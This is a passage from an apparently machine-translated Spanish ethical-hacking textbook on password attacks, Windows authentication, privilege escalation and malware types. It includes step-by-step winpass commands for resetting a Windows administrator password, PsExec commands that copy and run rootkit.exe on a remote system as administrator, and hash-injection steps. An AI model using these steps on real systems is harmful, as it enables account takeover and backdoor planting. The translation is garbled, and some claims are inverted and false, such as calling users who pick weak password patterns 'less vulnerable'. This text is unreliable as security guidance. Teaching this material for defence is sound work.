Por lo general, cuando una empresa está escribiendo la política o la realización de formación que tendrán un

documento, la orientación, o declaración que dice para evitar lo siguiente:

- Las contraseñas que contienen letras, caracteres especiales y números: esparrago@52
- Las contraseñas que contienen sólo números: 23698217
- Las contraseñas que contienen caracteres especiales solamente: &*#@(%)
- Las contraseñas que contienen letras y números: Meetl23
- Las contraseñas que contienen sólo letras: POTHMYDE
- Las contraseñas que contienen sólo letras y caracteres especiales: rex@&ba
- Las contraseñas que contienen caracteres y números especiales: 123@$4

Los usuarios que seleccionen contraseñas que contienen patrones que se adhieren a cualquiera de los puntos de esta lista son menos vulnerables a la mayoría de los ataques,

2.5.3 Técnicas de obtención ilegal de contraseña

La cultura popular nos quiere hacer creer que el password cracking es tan simple como ejecutar algunos programas y tocando unos pocos botones. La realidad es que las técnicas especiales se utilizan para recuperar contraseñas. En su mayor parte, se puede romper estas técnicas en cinco categorías.

Ataques de Diccionario: Un ataque de este tipo toma la forma de una aplicación de violación de contraseñas que tiene un archivo de diccionario cargado en ella. El archivo de diccionario es un archivo de texto que contiene una lista de palabras conocidas hasta e incluyendo todo el diccionario. La aplicación utiliza esta lista para probar diferentes palabras en un intento de recuperar la contraseña. Los sistemas que utilizan contraseñas normalmente no son vulnerables a este tipo de ataque.

Los ataques de fuerza bruta En este tipo de ataque, todas las combinaciones posibles de caracteres se intenta hasta que la correcta es descubierta. De acuerdo con RSA Labs, "la clave de búsqueda exhaustiva, o la búsqueda de fuerza bruta, es la técnica básica para intentar todas las claves posibles a su vez hasta que se identifica la clave correcta."

Ataque híbrido Esta forma de ataque de contraseña se basa en el ataque de diccionario, pero con medidas adicionales, como parte del proceso. En la mayoría de los casos, esto significa que las contraseñas que se trataron durante un ataque de diccionario se modifican con la adición y sustitución de caracteres y números especiales, como P@ssw0rd en vez de Password.

Ataque Sílaba: Este tipo de ataque es una combinación de una fuerza bruta y un diccionario de ataque. Es útil cuando la contraseña de un usuario ha elegido no es una palabra o frase estándar.

Ataque basado en reglas Esto podría ser considerado un ataque avanzado. Se supone que el usuario ha creado una contraseña con la información que el atacante tiene algún conocimiento de antemano, como frases y dígitos que el usuario puede tener una tendencia a utilizar.

Además de estas técnicas, hay cuatro tipos de ataques. Cada uno ofrece una manera diferente, eficaz de obtener una contraseña de un objetivo:

Ataques en línea pasivos: ataques en esta categoría se llevan a cabo simplemente sentarse y escuchar, en este caso, a través de la tecnología, en forma de herramientas de sniffing como Wireshark, man-in-the-middle o ataques de repetición.

Ataques en línea activa: Los ataques de esta categoría son más agresivos que los ataques pasiva porque el proceso requiere un compromiso más profundo con los objetivos. Los atacantes que utilizan este enfoque se dirigen a una víctima con la intención de romper una contraseña. En los casos de contraseñas débiles o pobres, ataques activos son muy eficaces. Formas de este ataque incluyen adivinar la contraseña, Trojan / spyware / keyloggers, la inyección de hash, y el phishing.

Ataques Desconectado: Este tipo de ataque está diseñado para aprovecharse de las debilidades no de contraseñas, sino de la forma en que se almacenan. Debido a que las contraseñas deben ser almacenadas en algún formato, un atacante intenta obtenerlos donde se almacenan mediante la explotación de la falta de seguridad o debilidades inherentes a un sistema. Si estas credenciales resultan ser almacenada en un formato de texto plano o no cifrado, el atacante pasará después de este archivo y obtener las credenciales. Formas de este ataque son hashes precalculados, ataques de red distribuidos, y los ataques del arco iris.

Los ataques no técnicos también conocidos como ataques no electrónicos, éstos se mueven el proceso fuera de línea en el mundo real. Una característica de este ataque es que no requiere ningún conocimiento técnico y en su lugar se basa en el robo, el engaño, y otros medios. Formas de este ataque incluyen shoulder surfing, ingeniería social, y dumpster diving.

Ataques en línea pasivos: Un ataque en línea pasiva, es aquella en la que el atacante tiende a ser no comprometido o menos comprometido de lo que serían en otro tipo de ataques. La eficacia de este ataque tiende a depender no sólo de la debilidad del sistema de contraseñas, sino también de cómo se ejecuta de forma fiable el mecanismo contraseña colección.

2.5.4 Paquete Sniffing.

Típicamente, un sniffer no es la herramienta preferida para utilizar en un ataque, debido a la forma en que funciona y cómo se procesa la información. Si utiliza un sniffer sin medidas adicionales, que se limitan a un solo dominio de colisión común. En otras palabras, sólo se puede sniff anfitriones que no están conectadas por un interruptor o un puente en el segmento de red seleccionada.

2.5.5 Hombre en el medio (Man-in-the-middle)

Durante este tipo de ataque, dos partes se comunican uno con el otro y una tercera persona se inserta en la conversación e intenta alterar o espiar las comunicaciones. Con el fin de ser plenamente satisfactoria, el atacante debe ser capaz de olfatear el tráfico de ambas partes al mismo tiempo.

El ataque del hombre en medio comúnmente se dirige a protocolos vulnerables y tecnologías inalámbricas.

Protocolos tales como Telnet y FTP son especialmente vulnerables a este tipo de ataque. Sin embargo, este tipo de ataques son difíciles de realizar y pueden dar lugar a tráfico invalidado.

2.5.6 Ataque Replay

En un ataque de reproducción, los paquetes son capturados usando un analizador de paquetes. Después de la información relevante se captura y se extrajo, los paquetes se pueden colocar de nuevo en la red. La intención es inyectar la información capturada tal como una contraseña de nuevo en la red y dirigirla hacia un recurso tal como un servidor, con el objetivo de obtener acceso. Una vez reproducidos, las credenciales válidas proporcionan acceso a un sistema, lo que podría dar a un atacante la capacidad de cambiar la información u obtener datos confidenciales.

2.5.7 Ataques en línea activa

Estos ataques usan una forma más agresiva de penetración que está diseñado para recuperar contraseñas.

2.5.8 Password Guessing

Es un tipo muy cruda pero eficaz de ataque. Un atacante busca recuperar una contraseña mediante el uso de palabras del diccionario o por la fuerza bruta. Este proceso se lleva a cabo normalmente utilizando una aplicación de software diseñado para tratar cientos o miles de palabras cada segundo. La aplicación intenta todas las variaciones, incluyendo cambios de casos, sustituciones, reemplazo de dígitos, y el caso inverso.

Para refinar este enfoque, un atacante puede buscar información sobre una víctima, con la intención de descubrir los pasatiempos favoritos o apellidos.

2.5.9 Troyanos, spyware y keyloggers

Malware como troyanos, spyware y keyloggers puede resultar muy útil durante un ataque al permitir que el atacante recopile información de todo tipo, incluidas las contraseñas.

Una forma es la sniffing de teclado o keyloggers. Este ataque puede llevarse a cabo cuando los usuarios son víctimas de software keylogging o si se conectan regularmente a los sistemas de forma remota sin necesidad de utilizar protección.

2.5.10 Inyección Hash

El ataque se basa en que completar los siguientes cuatro pasos:

1. Comprometer una estación de trabajo o de escritorio vulnerables.

2. Una vez conectado, intente extraer los hashes del sistema para los usuarios de alto valor, tales como dominio o Administradores de la organización.

3. Utilice el hash extraído para iniciar sesión en el servidor como un controlador de dominio.

4. Si el sistema sirve como un controlador de dominio o similar, intentar extraer hashes desde el sistema con la intención de explotar otra cuenta.

2.5.11 Ataques sin conexión

Ataques sin conexión representan todavía otra forma de ataque que es muy eficaz y difícil de detectar en muchos casos. Estos ataques se basan en la parte atacante ser capaz de aprender cómo se almacenan las contraseñas y luego utilizar esta información para llevar a cabo un ataque.

2.5.12 Precalculados hashes o Tablas Rainbow

Hashes precalculados se utilizan en un tipo de ataque conocido como tabla de arco iris. Las Tablas Rainbow calculan todas las combinaciones posibles de caracteres antes de la captura de una contraseña. Una vez que todas las contraseñas se han generado, el atacante puede capturar el hash de la contraseña de la red y compararlo con los hashes que ya se han generado.

Con todos los hashes generados antes de tiempo, se convierte en una simple cuestión de comparar el hash capturado a los generados, suele revelar la contraseña en algunos momentos.

Por supuesto, no hay manera de algo por nada, y las tablas del arco iris no son una excepción. La desventaja de las tablas del arco iris es que toman tiempo. Se necesita un período sustancial de tiempo, a veces días, para calcular todas las combinaciones de hash antes de tiempo. Otro lado negativo es que no se puede descifrar contraseñas de longitud ilimitada, porque la generación de contraseñas de longitud creciente toma más tiempo.

2.5.13 Generando Tablas Rainbow

Puede generar tablas de arco iris de muchas maneras. Una de las utilidades que puede utilizar para realizar esta tarea se winrtgen, un generador basado en GUI. Formatos de hash soportados en esta utilidad incluyen todo lo siguiente:

- Cisco PIX
- FastLM

- HalfLMChall
- LM
- LMCHALL
- MD2
- MD4
- MD5
- MSCACHE
- MySQL323
- MySQLSHAl
- NTLM
- NTLMCHALL
- ORACLE
- RIPEMD-160
- SHA1
- SHA-2 (256), SHA-2 (384), SHA-2 (512)

2.5.14 Los ataques de red distribuida

Uno de los enfoques modernos de craqueo de contraseñas es un ataque de red distribuida (ADN). Se aprovecha de la potencia de procesamiento no utilizada desde varios ordenadores en un intento de realizar una acción: en este caso, el password cracking.

Para que esto funcione se debe de instalar un gestor en un sistema elegido, que se usa para gestionar múltiples clientes. El manager es responsable de dividir y asignar trabajo a los distintos sistemas involucrados en el procesamiento de los datos. En el lado del cliente, el software recibe la unidad de trabajo asignado, lo procesa y devuelve los resultados al manager.

El beneficio de este tipo de ataque es la potencia de cálculo prima disponible. Este ataque combina pequeñas cantidades de potencia de cálculo de los sistemas individuales en una gran cantidad de potencia de cálculo. La potencia de procesamiento de cada equipo es similar a una sola gota de agua: individual que son pequeños, pero juntos se convierten en mucho más. Gotas forman grandes masas de agua, y pequeñas piezas de potencia de procesamiento se unen para formar una enorme piscina de potencia de procesamiento.

2.5.15 Otras opciones para obtener contraseñas

2.5.15.1 Las contraseñas predeterminadas

Una de las mayores vulnerabilidades potenciales es también uno de los más fáciles de resolver: contraseñas por defecto. Contraseñas por defecto son establecidos por el fabricante cuando se construye el dispositivo o sistema. Están documentadas y proporcionan al consumidor final del producto y están destinados a ser cambiado. Sin

embargo, no todos los usuarios o empresas no las cambian, y por lo tanto dejan vulnerables. La realidad es que con un poco de la exploración e investigación, una parte atacante puede hacer algunas conjeturas acerca de lo que los equipos o sistemas puede que esté ejecutando. Si se puede determinar que usted no ha cambiado los valores por defecto, pueden buscar su contraseña por defecto en cualquiera de los siguientes sitios:

- http://cirt.net
- http://default-password.info
- www.defaultpassword.us
- www.passwordsdatabase.comhttps://w3dt.net
- www.virus.org
- http://open-sez.me
- http://securityoverride.org
- www.routerpasswords.com
- www.fortypoundhead.com

2.5.15.2 Autenticación en plataformas de Microsoft

Ahora que sabes los diferentes mecanismos mediante los cuales se pueden obtener las credenciales, así como la forma en que puede orientar ellos, echemos un vistazo a algunos mecanismos de autenticación. Nos centraremos en los mecanismos de la plataforma de Microsoft: SAM, NTLM, LM, y Kerberos.

2.5.15.3 Security Accounts Manager (SAM)

Dentro del sistema operativo Windows es una base de datos que almacena las entidades de seguridad (cuentas o cualquier entidad que se puede autenticar). En el mundo de Microsoft, estos principios pueden ser almacenados localmente en una base de datos conocida como el Administrador de cuentas de seguridad (SAM). Credenciales, contraseñas y otra información de la cuenta se almacenan en esta base de datos; las contraseñas se almacenan en un formato hash. Cuando el sistema está funcionando, Windows mantiene un bloqueo de archivo en el SAM para evitar que sea visitada por otras aplicaciones o procesos. Cuando el sistema está en funcionamiento, sin embargo, una copia de la base de datos SAM también reside en la memoria y se puede acceder, dadas las herramientas adecuadas.

Con el fin de mejorar la seguridad, Microsoft añadió algunas características diseñadas para preservar la integridad de la información almacenada en la base de datos. Por ejemplo, se añadió una característica conocida como la SYSKEY a partir de Windows NT 4.0 para mejorar la seguridad existente del SAM. El SYSKEY no es más que un nombre elegante para una clave de cifrado que se utiliza para cifrar parcialmente el SAM y proteger la información almacenada en su interior. De forma predeterminada, esta función está activada en todos los sistemas más tardar NT 4.0; aunque puede ser desactivado, se recomienda encarecidamente que usted no lo haga. Con la SYSKEY en su lugar, las credenciales son seguros contra muchos ataques fuera de línea.

2.5.15.4 Cómo contraseñas se almacenan dentro de la SAM

En Windows XP y plataformas posteriores, las contraseñas se almacenan en un formato hash utilizando los mecanismos de hash LM / NTLM. Los valores hash se almacenan en c:\windows\system32\SAM.

Una cuenta en el SAM se ve así:

Enlace:

1010:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8 :::

La parte en negrita antes de los dos puntos es el hash LM, y la parte en negrita tras los dos puntos representa el hash NTLM tanto una contraseña dada en una cuenta de usuario estándar.

2.5.15.5 Autenticación NTLM

NT LAN Manager (NTLM) es un protocolo exclusivo (patentado) para productos de Microsoft. NTLM versiones 1 y 2 están todavía muy ampliamente utilizados en entornos y aplicaciones en las que otros protocolos como Kerberos no están disponibles, pero Microsoft recomienda que evitar o eliminado su uso.

NTLM se presenta en dos versiones: NTLMv1 y NTLMv2. NTLMv1 ha estado en uso durante muchos años y todavía tiene algo de apoyo en los productos más nuevos, pero en gran medida se ha reemplazado en aplicaciones y entornos con al menos NTLMv2 si no otros mecanismos. NTLMv2 es una versión mejorada del protocolo NTLM. Cuenta con una mejor seguridad que la versión 1, pero todavía es visto como relativamente inseguro y, como tal, se debe evitar también.

En general, el proceso de autenticación con el protocolo NTLM utiliza los siguientes pasos:

1. El cliente ingresa su nombre de usuario y una contraseña en el indicador de entrada o de diálogo.

2. Windows ejecuta la contraseña a través de un algoritmo de hash para generar un hash de la contraseña específica.

3. El cliente transmite el nombre de usuario y hash para un controlador de dominio.

4. El controlador de dominio genera una cadena de caracteres aleatorios de 16-byte conocido como un nonce y la transmite de vuelta al cliente.

5. El cliente cifra el nonce con el hash de la contraseña de usuario y la envía de vuelta al controlador de dominio.

6. El controlador de dominio recupera el hash a partir de su SAM y la utiliza para encriptar el nonce se envía al cliente.

En este punto, si los hashes coinciden, se acepta la solicitud de inicio de sesión. Si no, la solicitud es negado.

2.5.15.6 Kerberos

En la plataforma de Microsoft, la versión 5 del protocolo de autenticación Kerberos ha estado en uso desde Windows 2000. El protocolo ofrece un marco de autenticación robusta mediante el uso de fuertes mecanismos criptográficos, como la criptografía de clave secreta. Proporciona autenticación mutua del cliente y el servidor.

El protocolo Kerberos hace uso de los siguientes grupos de componentes:

- Centro de distribución de claves (KDC)
- Servidor de autenticación (AS)
- Servidor de otorgamiento de tickets (TGS)

El proceso de usar Kerberos funciona muy parecido a lo siguiente:

1. Usted desea acceder a otro sistema, como un servidor o cliente. Debido a que Kerberos está en uso en este entorno, se requiere un " tickets ".

2. Para obtener ese tickets, que está primero autenticado contra el AS, lo que crea una clave de sesión.

3. basado en la contraseña junto con un valor que representa el servicio que desea conectarse. Esta solicitud sirve como su TGT (TGT).

4. Su TGT se presenta a un TGS, que genera un boleto que le permite acceder al servicio.

5. Sobre la base de la situación, el servicio lo acepta o rechaza el tickets. En este caso, supongamos que usted está autorizado y obtine acceso.

6. El TGT es válida sólo por un período limitado de tiempo antes de que tenga que ser regenerado. Esto actúa como una medida de seguridad.

2.5.15.7 Escalada Privilegios

Al obtener una contraseña y tener acceso a una cuenta, todavía hay más trabajo que hacer: una escalada de privilegios. La realidad es que la cuenta que está comprometiendo puede llegar de menor privilegio y menos defendida. Si este es el caso, debe realizar una escalada de privilegios antes de llevar a cabo la siguiente fase. El objetivo debe ser lograr un nivel donde existen menos restricciones en la cuenta y tener un mayor acceso al sistema.

Cada sistema operativo viene con un número de cuentas de usuario y grupos ya presente. En Windows, los usuarios son el administrador y cuentas de invitado.

Debido a que es fácil para un atacante para encontrar información acerca de las cuentas que se incluyen con el sistema operativo, se debe tener cuidado para asegurar que dichas cuentas se fijan correctamente, incluso si nunca se utilizarán. Un atacante que sabe que existen estas cuentas en un sistema es más que probable que tratar de obtener sus contraseñas.

Hay dos tipos definidos de escalada de privilegios, cada uno de ellos se acerca al problema de obtener mayores privilegios desde un ángulo diferente:

Escalada de privilegios Horizontal: Un atacante intenta hacerse cargo de los derechos y privilegios de otro usuario que tenga los mismos privilegios que la cuenta corriente.

Escala de privilegios Vertical: El atacante obtiene acceso a una cuenta y luego trata de elevar los privilegios de la cuenta. También es posible llevar a cabo una escalada vertical mediante comprometer una cuenta y luego tratar de obtener acceso a una cuenta de mayor privilegiada.

Una forma de escalar privilegios es identificar una cuenta que tiene el acceso deseado y cambie la contraseña. Varias herramientas que ofrecen esta capacidad, incluyendo los siguientes:

- Active @ Password Changer
- Trinity Rescue Kit
- ERD Commander
- Entorno de recuperación de Windows (WinRE) Contraseña Resetter

Trinity Rescue Kit (TRK) es una distribución de Linux que está específicamente diseñado para ejecutarse desde una unidad de CD o flash. TRK fue diseñado para recuperar y reparar los sistemas Windows y Linux que eran de otro modo que no arranca o irrecuperable. Mientras TRK fue diseñado con fines benévolos, que fácilmente se puede utilizar para escalar privilegios al restablecer contraseñas de cuentas que otra manera no tendrían acceso. TRK se puede utilizar para cambiar una contraseña arrancando el sistema de destino fuera de una unidad de CD o flash y entrar en el entorno TRK. Una vez en el medio ambiente, una simple secuencia de comandos se puede ejecutar para restablecer la contraseña de una cuenta.

Los siguientes pasos cambian la contraseña de la cuenta de administrador en un sistema Windows utilizando el TRK:

1. En la línea de comandos, introduzca el siguiente comando:
   winpass -u Administrator

2. El comando winpass muestra un mensaje similar al siguiente:

   Searching and mounting all file system on local machine Windows NT/2K/XP installation(s) found in:

   1: /hda1/Windows
   Make your choice or q to quit [1]:

3. Tipo 1, o el número de la ubicación de la carpeta Windows si más de una instalación existe.

4. Pulse Intro.

5. Introduzca la nueva contraseña, o aceptar la sugerencia de TRK para establecer la contraseña de un espacio en blanco.

6. Usted ve este mensaje: "¿Realmente desea cambiarlo?" Enter Y y pulse Intro.

7. Escriba init 0 para apagar el sistema TRK Linux.

8. Reiniciar.

2.5.15.8 Ejecución de aplicaciones

Una vez que obtiene acceso a un sistema y obtener privilegios suficientes, es el momento de poner en peligro el sistema y llevar a cabo el ataque. ¿Qué aplicaciones se ejecutan en este punto?, pero pueden ser tanto aplicaciones personalizadas o software off-the-shelf.

Un atacante ejecuta diferentes aplicaciones en un sistema con objetivos específicos en mente:

Backdoors (Puertas traseras): Aplicaciones de este tipo están diseñadas para comprometer el sistema de una manera tal que permita el acceso posterior a tener lugar. Un atacante puede utilizar estas puertas traseras después de atacar el sistema. Puertas traseras pueden venir en forma de rootkits, troyanos y otros tipos similares. Incluso pueden incluir software en forma de troyanos de acceso remoto (RAT).

Crackers: Cualquier software que encaja en esta categoría se caracteriza por la capacidad de descifrar el código u obtener contraseñas.

Keyloggers: Los keyloggers son dispositivos de hardware o software que se utilizan para obtener información introducida a través del teclado.

Malware: Es cualquier tipo de software diseñado para capturar información, alterar o poner en peligro el sistema.

2.5.15.9 Plantar un Backdoor

Hay muchas maneras de plantar un Backdoor en un sistema, pero vamos a ver que se proporciona a través del conjunto PsTools. Esta suite incluye una mezcla de utilidades diseñadas para facilitar la administración del sistema. Entre estas herramientas es PsExec, que está diseñado para ejecutar comandos de forma interactiva o no interactiva en un sistema remoto. Inicialmente, la herramienta puede parecer similar a Telnet o de escritorio remoto, pero no requiere instalación en el sistema local o remoto con el fin de trabajar. Para que funcione, PsExec sólo necesita copiar a una carpeta en el sistema local y correr con los interruptores correspondientes.

Los comandos que puede utilizar con PsExec:

El comando siguiente inicia un símbolo del sistema interactivo en un sistema llamado

\\zelda: psexec \\zelda cmd.

Este comando ejecuta ipconfig en el sistema remoto con el conmutador / all, y muestra la salida resultante a nivel local:

psexec \\zelda ipconfig /all.

Este comando copia el rootkit.exe programa para el sistema remoto y lo ejecuta de forma interactiva:

psexec \\zelda -c rootkit.exe.

Este comando copia el rootkit.exe programa al sistema remoto y lo ejecuta de forma interactiva utilizando la cuenta de administrador en el sistema remoto:

psexec \\zelda -u administrator -c rootkit.exe.

Como ilustran estos comandos, es posible que un atacante ejecutar una aplicación en un sistema remoto con bastante facilidad. El siguiente paso es que el atacante para decidir qué hacer o lo que para funcionar en el sistema remoto. Algunas de las opciones comunes son troyanos, rootkits, y puertas traseras.

Otras utilidades que pueden resultar útiles para la fijación de un sistema de forma remota son los siguiente:

PDQ Deploy: Esta utilidad está diseñada para ayudar con el despliegue de software para un sistema único o en varios sistemas a través de una red. La utilidad está diseñada para integrarse con Active Directory, así como otros paquetes de software.

RemoteExec: Esta utilidad está diseñada para funcionar mucho como PsExec, sino que también hace que sea fácil para reiniciar y manipular carpetas del sistema.

DameWare: Este es un conjunto de utilidades para administrar y controlar el sistema de forma remota. Al igual que los demás servicios públicos en esta lista, es de fácil acceso y no puede ser detectado por las utilidades antivirus. DameWare: también tiene el beneficio de trabajar a través de plataformas como Windows, OS X y Linux.

2.6 Troyanos, Virus Gusanos y Covert Channels

2.6.1 Malware

Malware es un término que se utiliza con frecuencia, pero aplicado mal, así que vamos a primero aclarar su significado. El término malware es la abreviatura de software malicioso, que explica con precisión lo que esta clase de software está diseñado para hacer: para realizar acciones maliciosas y perturbadoras. En pocas palabras, el malware es cualquier tipo de software que realiza acciones sin el consentimiento o conocimiento del propietario del sistema y resulta en una acción perjudicial.

En las últimas décadas, lo que hoy llamamos el malware no era tan vicioso en la naturaleza; era más benigna. Software de esta clase fue capaz de infectar, alterar, inutilizar, y en algunos casos el software corrupto, incluyendo el sistema operativo. Sin embargo, en general, sólo molesto e irritado del propietario de la red; formas más desagradables eran raros.

En los últimos años, sin embargo, esta categoría de software ha llegado a incluir aplicaciones que son mucho más maligno. El malware actual está diseñado para permanecer sigiloso en muchos casos, y emplea a un gran número de características diseñadas para frustrar la detección por los sistemas antimalware cada vez más complejos y precisos, como el software antivirus y antispyware. Lo que no ha cambiado es el hecho de que el malware consume recursos y el poder en un sistema host o red, manteniendo al mismo tiempo el propietario en la oscuridad en cuanto a su existencia y actividades.

Empeorando la situación en el mundo actual es que los tipos de malware actuales han sido influenciados por el elemento criminal. La creación de redes de botnets () y robo de información se están convirtiendo en demasiado común.

Otro aspecto de malware que ha surgido es su uso para robar información. Programas de malware se han sabido para instalar lo que se conoce como un keylogger en un sistema. La intención es capturar las pulsaciones del teclado a medida que se introducen, con la intención de recopilar información como números de tarjetas de crédito, números de cuentas bancarias, e información similar. Por ejemplo, el malware se ha utilizado para robar información de quienes se dedican a los juegos en línea, para obtener información de la cuenta de juego de los jugadores.

2.6.2.1 Categorías de Malware

Como se a mencionado, el malware es un término muy amplio que cubre una amplia gama de paquetes de software. Podemos decir que el malware es cualquier cosa que roba los recursos, el tiempo, la identidad, o casi cualquier otra cosa mientras está en funcionamiento. Con el fin de entender lo que el malware explicamos los principales tipos antes de profundizar más en la mecánica de cada uno:

Los virus: son, con mucho, la forma más conocida de software malicioso. Este tipo de malware está diseñado para replicar y unirse a otros archivos residentes en el sistema. Por lo general, los virus requieren algún tipo de acción del usuario para iniciar sus actividades infecciosas.

Los gusanos: son un sucesor de los virus. El gusano ha sido de alrededor de una forma u otra desde finales de 1980. Los primeros gusanos eran primitiva para los estándares actuales, pero no tenían una característica que todavía se ve hoy en día: la capacidad de replicarse por sí mismos muy rápidamente. Los gusanos que han surgido en la última década más o menos han sido responsables de algunos de los ataques más devastadores de denegación de servicio conocidas.

Troyanos: son un tipo especial de malware que se basa en gran parte en socialismo técnicas de ingeniería para iniciar un sistema de infectar y causar daño. Al igual que un virus en muchos aspectos, este malware se basa en el usuario que se está tentado de alguna manera en el lanzamiento del programa, que a su vez inicia el troyano.

Los rootkits: son una forma moderna de malware que puede ocultar dentro de los componentes básicos de un sistema y permanecer sin ser detectados por los escáneres actuales. Lo que hace rootkits más devastador es que pueden ser extremadamente difíciles de detectar y aún más difíciles de eliminar.

El spyware: es malware diseñado para recopilar información sobre un sistema o actividades de un usuario de una manera sigilosa. Spyware viene en muchas formas; entre los mas comunes los keyloggers.

Adware: es software malicioso que puede reemplazar a las páginas de inicio en los navegadores, colocar anuncios pop-up en el escritorio de un usuario, o instalar elementos en el sistema de la víctima que se han diseñado para anunciar productos o servicios.

2.6.2 La vida y tiempos de un virus

Vamos a explorar lo que significa ser un virus antes de que lleguemos demasiado largo. En pocas palabras, un virus es una aplicación de auto replicante que se une a otros programas ejecutables. Muchos virus afectan el anfitrión tan pronto como se ejecutan; otros están al acecho, en estado latente, hasta que un evento o tiempo predeterminado, antes de llevar a cabo sus instrucciones. ¿Qué hace el virus entonces? Muchas acciones potenciales pueden tener lugar, como estos:

- Alterar los datos
- Infectar otros programas
- Replicar
- Cifrado en sí
- Transformándose en otra forma
- La alteración de los parámetros de configuración
- La destrucción de los datos
- Corrupción o destrucción de hardware

El proceso de desarrollo de un virus es muy metódico. El autor se refiere a la creación de un virus eficaz que se puede propagar fácilmente. El proceso se produce en seis pasos:

1. Diseño: El autor imagina y crea el virus. El autor puede optar por crear el virus completamente desde cero o utilizar uno de los muchos kits de construcción que están disponibles para crear el virus de su elección.

2. Replicación: Una vez desplegado, el nuevo virus se propaga a través de la replicación: multiplicar y luego en última instancia, se extiende a diferentes sistemas. ¿Cómo se lleva a cabo este proceso depende de la intención original del autor; pero el proceso puede ser muy rápida, con nuevos sistemas de quedar afectados en el corto plazo.

3. Lanzamiento: El virus comienza a hacer su trabajo sucio por la realización de la tarea para la que fue creado (por ejemplo, la destrucción de los datos o cambiar la configuración de un sistema). Una vez que el virus se activa a través de una acción del usuario u otra acción predeterminada, se inicia la infección.

4. Detección: El virus es reconocido como tal después que el sistema ha sido infectar durante algún período de tiempo. Durante esta fase, la naturaleza de la infección se informa habitualmente a los fabricantes de antivirus, que comienzan su investigación inicial sobre cómo funciona el programa y cómo erradicarla.

5. Incorporación: Los fabricantes de antivirus determinan una manera de identificar el virus y el proceso de incorporar en sus productos a través de actualizaciones.

6. Eliminación: Los usuarios de los productos antivirus incorporan los cambios en sus sistemas y eliminan el virus.

2.6.3 Tipos de Virus

Un virus de sector de arranque del sistema o está diseñado para infectar y poner su propio código en el registro de inicio maestro (MBR) de un sistema. Una vez que esta infección tiene lugar, la secuencia de arranque del sistema se altera de manera efectiva, lo que significa que el virus u otro código puede ser cargado antes de que el propio sistema. Síntomas después de la infección, tales como problemas de inicio, problemas con la recuperación de datos, la inestabilidad rendimiento del equipo, y la imposibilidad de localizar a los discos duros son todas las cuestiones que puedan surgir.

Los virus de macro debutó en vigor alrededor de 2000. Ellos se aprovechan de idiomas integrados como Visual Basic para Aplicaciones (VBA). En aplicaciones como Microsoft Excel y Word, estos lenguajes de macros están diseñadas para automatizar funciones y crear nuevos procesos. El problema de estas lenguas es que se prestan de manera muy eficaz a los abusos; además, pueden ser fácilmente integrados en archivos de plantilla y los archivos de documentos regulares. Una vez que la macro se ejecuta en el sistema de la víctima, se puede hacer todo tipo de cosas, como el cambio de configuración de un sistema para disminuir la seguridad o leer el libro de un usuario la dirección y el mismo e-mail a los demás (que sucedió en algunos casos tempranos).

Virus racimo son otra variación del árbol genealógico que lleva a cabo su trabajo sucio en otra manera original. Este virus altera las tablas de asignación de archivos en un dispositivo de almacenamiento, haciendo que las entradas del archivo que apuntan a que el virus en lugar del archivo real. En la práctica, esto significa que cuando un usuario ejecuta una aplicación dada, el virus se ejecuta antes de que el sistema ejecuta el archivo real.

La fabricación de este tipo de virus todavía más peligroso es el hecho de que los servicios públicos en drive-repair infectados causan problemas de una variedad aún más amplia. Utilidades como ScanDisk pueden incluso destruir las secciones de la unidad o eliminar archivos.

Un virus stealth o túnel está diseñado para emplear diversos mecanismos para evadir sistemas de detección.

Virus Sigilo: emplean técnicas únicas que incluyen interceptar llamadas desde el sistema operativo y devolver respuestas falsas o no válidas que se han diseñado para engañar o inducir a error.

Virus de cifrado son un recién llegado a la escena. Pueden escalar privilegios a sí mismos para evitar la detección. Este virus cambia su código de programa, por lo que es casi imposible de detectar usando los medios normales. Se utiliza un algoritmo de cifrado para cifrar y descifrar el virus varias veces ya que se replica e infecta. Cada vez que se produce el proceso de infección, una nueva secuencia de cifrado se lleva a cabo con diferentes configuraciones, lo que hace difícil para el software antivirus para detectar el problema.

Cavidad o archivo de virus de sobreescritura esconden en un archivo de host sin cambiar la apariencia del archivo host, lo que la detección se hace difícil. Muchos virus que hacen esto también poner en práctica técnicas de sigilo, por lo que no ven el aumento de la longitud del archivo cuando el código del virus está activo en la memoria.

Virus Sparse-infector evitar la detección mediante la realización de sus acciones infecciosas sólo esporádicamente, como en cada activación 10ao 25 dias. Un virus puede incluso configurarse para infectar sólo los archivos de una longitud determinada o tipo o que comienzo con una cierta letra.

Un virus de compañía o de camuflaje: compromete una característica de los sistemas operativos que permite el software con el mismo nombre, pero con diferentes extensiones, para operar con diferentes prioridades. Por ejemplo, usted puede tener program.exe en el equipo, y el virus puede crear un archivo llamado program.com. Cuando el equipo se ejecuta program.exe, el virus se ejecuta program.com antes de ejecutar program.exe. En muchos casos, el verdadero programa se ejecuta, por lo que los usuarios creen que el sistema está funcionando normalmente y no son conscientes de que un virus se ha ejecutado en el sistema.

Una bomba lógica está diseñado para acechar hasta que se produce un evento o acción predeterminada. Cuando se produce este caso, la bomba o la carga útil detona y lleva a cabo su acción destinados o diseñados. Bombas lógicas han sido notoriamente difícil de detectar, ya que no se ven perjudicial hasta que se activan, y para entonces, puede ser demasiado tarde. En muchos casos, la bomba se separa en dos partes: la carga útil y el gatillo. Tampoco parece tan peligroso hasta que se produce el evento predeterminado.

Archivo o virus multipartitos infectan los sistemas de múltiples maneras utilizando múltiples vectores de ataque; de ahí el término multipartito. Objetivos de ataque incluyen el sector de arranque y los archivos ejecutables en el disco duro. Lo que hace que este tipo de virus armas peligrosas y poderosas es que detenerlos, debe quitar todas sus partes. Si cualquier parte de que el virus no se erradique desde el sistema infectado, puede infectar el sistema.

Virus de Shell son otro tipo de virus donde el software infecta la aplicación de destino y lo altera. El virus hace que el programa infectado en una subrutina que se ejecuta después de que el virus en sí funciona.

Cryptoviruses caza de archivos o ciertos tipos de datos en un sistema y después cifrarlo. Entonces la víctima recibe instrucciones para ponerse en contacto con el creador del virus a través de una dirección de correo electrónico especial u otros medios y pagar una cantidad especificada (rescate) de la llave para abrir los archivos.

2.6.4 Cómo crear un virus

Creación de un virus es un proceso que puede ser muy complicado o algo que sucede con unos pocos clics del botón. Programadores avanzados pueden optar por codificar el malware a partir de cero. Cuanto menos inteligente o con experiencia pueden tener que buscar otras opciones, como la de contratar a alguien para escribir el virus, la compra de código, o el uso de una aplicación de virus-maker "underground.

